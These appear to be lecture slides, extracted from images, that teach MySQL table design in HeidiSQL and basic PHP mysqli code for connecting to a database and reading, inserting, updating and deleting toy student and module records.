
Add a new column

Columns: + Add × Remove ▲ Up ▼ Down

#	Name	Datatype	Length/Set	Unsign...	Allow N...	Zerofill	Default	Comment
1	MID	VARCHAR	10	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL	
2	Name	VARCHAR	20	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL	
3	Credit	INT		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL	

Choose data type max length of values

Create a Primary Key



Primary Key

Host: 127.0.0.1 Database: online_attendance Table: [Untitled] Query* Query #2* X CREATE code

Basic Options Indexes (1) Foreign keys (0) Check constraints (0) Partitions CREATE code

+ Add - Remove × Clear ▲ Up ▼ Down

Name
PRIMARY KEY
MID

Not null No default value

#	Name	Datatype	Length/Set	Unsign...	Allow N...	Zerofill	Default	Co
1	MID	VARCHAR	10	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	No default	
2	Name	VARCHAR	20	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL	
3	Credit	INT		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL	

Add Rows to the Table

The screenshot shows the HeidiSQL Portable interface for MySQL. The database is connected to 'Host: 127.0.0.1' with 'Database: online_attendance' and 'Table: modules'. The table structure is displayed with columns 'MID' (primary key), 'Name', and 'Credit'. A new row is being inserted, with 'MID' set to 'IX607001' and 'Name' set to 'Intro App Development'. The 'Credit' field contains the value '15'. Red annotations provide instructions: 'Insert new row' points to the 'Insert' icon in the toolbar; 'Choose Data' points to the 'Data' button in the toolbar; and 'Type values' points to the 'Name' field in the table.

HS Unnamed\online_attendance\modules - HeidiSQL Portable 11.2.0.6213

File Edit Search Query Tools Go to Help

Database filter Table filter

Host: 127.0.0.1 Database: online_attendance Table: modules Data

online_attendance.modules

MID	Name	Credit
IX607001	Intro App Development	15

Unamed

- information_schema
- mysql
- online_attendance
 - modules
- performance_schema
- reza
- sys

16.0 KiB 16.0 KiB

Insert new row

Choose Data

Type values

Run SQL Queries

The screenshot shows the HeidiSQL Portable interface. The title bar reads "Unnamed\online_attendance\modules - HeidiSQL Portable 11.2.0.6213". The menu bar includes File, Edit, Search, Query, Tools, Go to, and Help. The toolbar contains various icons for database management. The connection details are "Host: 127.0.0.1", "Database: online_attendance", "Table: modules", and "Data". The main area has tabs for "Query*" and "Query #2*". A red arrow points to the "Run query" button in the toolbar. Below it, a red box highlights the "Select" button in the "Query" tab. The "Type querey here" input field contains the query "SELECT * FROM modules". The result pane shows a table titled "modules (1r x 3c)" with one row: MID (IX607001), Name (Intro App Development), and Credit (15). A red box highlights the table header. The bottom of the result pane is labeled "Query result". On the right side, there is a sidebar with a "Filter..." search bar and a list of items: "Columns in modules", "SQL functions", "SQL keywords", and "Snippets".

Run query


Type querey here

Select

Query result

MID	Name	Credit
IX607001	Intro App Development	15

Referring to the Database Name in Queries



The screenshot shows the MySQL Workbench interface. The top bar displays the host as "Host: 127.0.0.1", the database as "Database: online_attendance", and the table as "Table: modules". The toolbar contains various icons for database management. The SQL editor window contains the following query:

```
1 SELECT * FROM online_attendance.modules
```

The result set is displayed below, titled "modules (1r x 3c)". The table has three columns: MID, Name, and Credit. One row is shown:

MID	Name	Credit
IX607001	Intro App Development	15

Insert Data Using SQL

The screenshot shows the MySQL Workbench interface with two queries and a results table.

Query 1:

```
1 INSERT INTO online_attendance.modules VALUES
2 ('IX606001', 'Studio 3', 15)
3
4
```

Query 2:

```
1 SELECT * FROM modules
2
3
```

Results Table:

modules (2r x 3c)		
MID	Name	Credit
IX606001	Studio 3	15
IX607001	Intro App Development	15

Delete a Row

diSQL Portable 11.2.0.6213

elp



Host: 127.0.0.1 Database: online_attendance Table: modules

```
1 SELECT * FROM modules
2
3
```

modules (2r × 3c)

MID	Name	Credit
IX606001	Studio 3	15
IX607001	Intro App Development	15

Compound Primary Key

The screenshot shows the MySQL Workbench interface. On the left, the database tree displays the 'online_attendance' schema containing three tables: 'enrollments', 'modules', and 'students'. The 'enrollments' table is selected. In the main panel, the 'Basic' tab for the 'enrollments' table is active, showing the table name 'enrollments' and its size '48.0 KiB'. Below this, the 'Columns' section lists a single column '# 1 MID' with datatype 'VARCHAR'. A context menu is open over this column, with the 'PRIMARY' option highlighted in blue. Red annotations include a red arrow pointing from the text 'Select two columns' to the context menu, and another red arrow pointing from the 'PRIMARY' option in the menu back to the 'MID' column header in the table definition.

Select two columns

PRIMARY

enrollments

Host: 127.0.0.1

enrollments

Comment:

Columns: Add Remove Up

#	Name	Datatype
1	MID	VARCHAR

Copy Ctrl+C

Copy selected columns

Paste columns

Add column Ctrl+Ins

Remove column Ctrl+Del

Move up Ctrl+U

Move down Ctrl+D

Create new index

Add to index

enrollments

```
81 SHOW INDEXES FROM `enrollments` FROM
82 SELECT * FROM in
83 SELECT * FROM in
84 /* Entering sess
85 SHOW CREATE TABL
```

Foreign Keys

The screenshot shows the MySQL Workbench interface for creating a foreign key. The 'Foreign keys (1)' tab is selected. A table lists the columns for the foreign key:

#	Name	Datatype	Length/Set	Unsign...	Allow N...	Zerofill	Default
1	MID	VARCHAR	10	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default
2	STID	INT	10	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	No default
3	Block	INT	1	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	NULL

At the bottom, there are 'Help', 'Discard', and 'Save' buttons.

Foreign Keys

The screenshot shows the MySQL Workbench interface for managing database objects. The top navigation bar includes tabs for 'Data', 'Query*', 'Query #2*', 'Host: 127.0.0.1', 'Database: online_attendance', and 'Table: enrollments'. Below the navigation is a toolbar with buttons for 'Basic', 'Options', 'Indexes (1)', 'Foreign keys (1)' (which is selected), 'Check constraints (0)', 'Partitions', and other icons.

The main workspace displays a table for 'Foreign keys (1)'. It has columns for 'Key name' (containing 'FK_enrollments_m...'), 'Columns' (containing 'MID'), 'Reference table' (containing 'online_attend...'), 'Foreign col...' (containing 'MID'), 'On UPDATE' (containing 'RESTRICT'), and 'On DELETE' (containing 'RESTRICT'). On the left side of this table are buttons for 'Add', 'Remove', and 'Clear'.

Below the foreign key table is a section titled 'Columns:' with a table of columns for the 'enrollments' table:

#	Name	Datatype	Length/Set	Unsign...	Allow N...	Zerofill	Default
1	MID	VARCHAR	10	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default
2	STID	INT	10	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	No default
3	Block	INT	1	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL

At the bottom of the interface are buttons for 'Help', 'Discard', and 'Save' (the latter being highlighted in blue).

Foreign Keys

The screenshot shows the MySQL Workbench interface with the following details:

Top Bar: Includes standard navigation icons (Back, Forward, Home, etc.) and a green "Donate" button.

Toolbar: Shows the current host (Host: 127.0.0.1), database (Database: online_attendance), and table (Table: enrollments).

Tab Bar: Basic, Options, Indexes (1), Foreign keys (2) (selected), Check constraints (0), Partitions.

Foreign Keys Table:

	Key name	Columns	Reference table	Foreign col...	On UPDATE	On DELETE
+ Add	FK_enrollments_m...	MID	online_attend...	MID	RESTRICT	RESTRICT
Remove	FK_enrollments_stu...	STID	students	STID	RESTRICT	RESTRICT
Clear						

Columns Table:

#	Name	Datatype	Length/Set	Unsign...	Allow N...	Zerofill	Default
1	MID	VARCHAR	10	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default
2	STID	INT	10	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	No default
3	Block	INT	1	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL

Buttons: Help, Discard, Save (highlighted).

Export SQL Scripts

The screenshot shows the HeidiSQL Portable interface connected to a MySQL database named 'online_attendance'. A context menu is open over the database tree, with the 'Export database as SQL' option highlighted. The main pane displays the MySQL connection information and the SQL code for creating the database. The bottom pane shows the history of SQL queries run on the database.

HeidiSQL Portable 12.1.0.6537

File Edit Search Query Tools Go to Help

Host: 127.0.0.1 Database: online_attendance enrollmentsql

Donate

Filter ...

Columns SQL functions SQL keywords Snippets Query history Query profile Bind parameters

Export database as SQL

Alt+Enter

Shift+Del

Shift+Ctrl+F

Ctrl+P

F5

Regular expression

355 SHOW PROCEDURE STATUS WHERE `Db` = 'online_attendance';
356 SHOW TRIGERS FROM 'online_attendance';
357 SELECT *, EVENT_SCHEMA AS `Db` , EVENT_NAME AS `Name` FROM information_schema.EVENTS WHERE `EVENT_SCHEMA`='online_attendance';
358 USE `online_attendance`;

Dump database objects to an SQL file

Connected: 03:30 h MySQL 8.0.30 Uptime: 03:30 h Server time: 4:14 PM Idle.

Type here to search

18°C ENG 23/04/2023

SQL Script


```
enrollment.sql ×
enrollment.sql
1  -- -----
2  -- Host:          127.0.0.1
3  -- Server version:    8.0.30 - MySQL Community Server - GPL
4  -- Server OS:       Win64
5  -- HeidiSQL Version: 12.1.0.6537
6  --
7
8  /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
9  /*!40101 SET NAMES utf8 */;
10 /*!50503 SET NAMES utf8mb4 */;
11 /*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
12 /*!40103 SET TIME_ZONE='+00:00' */;
13 /*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
14 /*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
15 /*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

16
17  -- Dumping database structure for enrollment
18  DROP DATABASE IF EXISTS `enrollment`;
19  CREATE DATABASE IF NOT EXISTS `enrollment` /*!40100 DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci */ /*!80
20  USE `enrollment`;

21
22  -- Dumping structure for table enrollment.enrollment
23  DROP TABLE IF EXISTS `enrollment`;
24  CREATE TABLE IF NOT EXISTS `enrollment` (
25      `STID` int NOT NULL,
26      `MID` varchar(11) NOT NULL,
27      `LID` int DEFAULT NULL,
28      `Block` int NOT NULL,
29      `Mark` float(3,3) DEFAULT NULL,
30      PRIMARY KEY (`STID`,`MID`,`Block`)
31  ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
32
33
34  -- Dumping data for table enrollment.enrollment: ~2 rows (approximately)
35  REPLACE INTO `enrollment` (`STID`, `MID`, `LID`, `Block`, `Mark`) VALUES
36      (192833, 'IX606001', 200, 5, NULL),
37      (192833, 'IX607001', 100, 5, NULL);
```

Importing SQL Scripts

File -> Load SQL File




File Edit Search Query Tools Go to Help

Database filter Table filter Host: 127.0.0.1 enrollment.sql

2

127.0.0.1
8.0.30 - MySQL Community Server - GPL
Win64
12.1.0.6537

1 -- Host:
2 -- Server version:
3 -- Server OS:
4 -- HeidiSQL Version:
5 --
6 --
7 --
8 /*I40101 SET ANID CHARACTER SET UTF8MB4CHARACTER SET UTF8 */




PHP – Connect to Database

```
<?php
//connectDB.php
$servername = "localhost";
$username = "root";
$password = ""; //Your password here
$dbname = "online_attendance";
?>
```

```
<?php
//testDB.php
require_once 'connectDB.php';
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error)
    die("Connection failed: " . $conn->connect_error);
else
    echo "Successfully Connection to the database!";
$conn->close();
?>
```

PHP – Querying the Database

```
<?php
require_once 'connectDB.php';
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error)
    die("Connection failed: " . $conn->connect_error);
else
    echo "Successfully Connection to the database!". "<br>";
$sql = "SELECT * FROM students";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["STID"] . " - Name: " . $row["Name"] . " " . $row["Lastname"]. "<br>";
    }
} else {
    echo "0 results";
}
$conn->close();
?>
```



localhost/lecture7/showstudents.php

Successfully Connection to the databse!

id: 192832 - Name: Sally Smily

id: 192833 - Name: Power Puff Girls

PHP – Querying Data - HTML Output

```
$sql = "SELECT * FROM students" ;  
$stmt = $conn->prepare($sql);  
$stmt->execute();  
$result = $stmt->get_result();  
if ($result->num_rows > 0) {  
?>  
<table>  
    <thead>  
        <tr>  
            <th> ID </th>  
            <th>First Name</th>  
            <th>Last Name</th>  
            <th>Email </th>  
        </tr>  
    </thead>  
    <tbody>  
        <?php  
        // output data of each row
```

```
        while($row = $result->fetch_assoc()) {?>  
        <tr>  
            <td><?php echo $row["STID"]; ?></td>  
            <td><?php echo $row["Name"]; ?></td>  
            <td><?php echo $row["Lastname"]; ?></td>  
            <td><?php echo $row["Email"]; ?></td>  
        </tr>  
        <?php  
    }  
} else {  
    echo "0 results";  
}
```

Successfully Connection to the database!


ID	First Name	Last Name	Email
192832	Sally	Smily	Sallysmily@gmail.com
192833	Power Puff	Girls	powerpuffgirls@gmail.com

PHP – Insert Data

```
$sql = "INSERT INTO students (STID, Name, Lastname, Email)  
VALUES (192332, 'John', 'Doe', 'john@example.com');  
  
if ($conn->query($sql) === TRUE) {  
    echo "New record created successfully";  
} else {  
    echo "Error: " . $sql . "<br>" . $conn->error;  
}
```

localhost/lecture7/addstudent.php
Successfully Connection to the databse!
New record created successfully

File Edit Search Query Tools Go to Help



Database filter Table filter

Host: 127.0.0.1 Database: online_attendance Table: students Data enrollment

Laragon.MySQL

- information_s...
- mysql
- online_atten... 64.0 KiB
 - enrollment 16.0 KiB
 - lecturer 16.0 KiB
 - module 16.0 KiB
 - students** 16.0 KiB

online_attendance.students: 3 rows total (approximately)

STID	Name	Lastname	Email	Address
192,332	John	Doe	john@example.com	(NULL)
192,832	Sally	Smily	Sallysmily@gmail.com	458 Kings Road
192,833	Power Puff	Girls	powerpuffgirls@gmail.com	458 Mojojojo Road

PHP – Edit Data

```
$sql = "UPDATE students SET Name = 'Ali' WHERE STID=192332";
if ($conn->query($sql) === TRUE) {
    echo "Record updated successfully";
} else {
    echo "Error updating record: " . $conn->error;
}
```

localhost/lecture7/editstudent.php
Successfully Connection to the databse!
Record updated successfully

File Edit Search Query Tools Go to Help

Database filter Table filter ★ Host: 127.0.0.1 Database: online_attendance Table: students Data en

Laragon.MySQL

- information_s...
- mysql
- online_atten... 64.0 KiB
 - enrollment 16.0 KiB
 - lecturer 16.0 KiB
 - module 16.0 KiB
 - students** 16.0 KiB

online_attendance.students: 3 rows total (approximately)

STID	Name	Lastname	Email	Address
192,332	Ali	Doe	john@example.com	(NULL)
192,832	Sally	Smily	Sallysmily@gmail.com	458 Kings Road
192,833	Power Puff	Girls	powerpuffgirls@gmail.com	458 Mojojojo Road

PHP – Delete Data

```
$sql = "DELETE FROM students WHERE STID=192332";
if ($conn->query($sql) === TRUE) {
    echo "Record deleted successfully";
} else {
    echo "Error deleting record: " . $conn->error;
}
```

PHP – Create a Table

```
$sql = "CREATE TABLE enrollments_new (
    STID INT NOT NULL,
    MID VARCHAR(10) NOT NULL,
    Block INT,
    PRIMARY KEY (STID,MID),
    FOREIGN KEY (STID) REFERENCES students(STID),
    FOREIGN KEY (MID) REFERENCES modules(MID)
);
$conn->query($sql);
echo "Database and table users created successfully.;"
```

PHP – Passing Parameter to SQL


```
$id = 192833;
$sql = "SELECT * FROM students WHERE STID=?"; // SQL with parameters
$stmt = $conn->prepare($sql);
$stmt->bind_param("i", $id);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
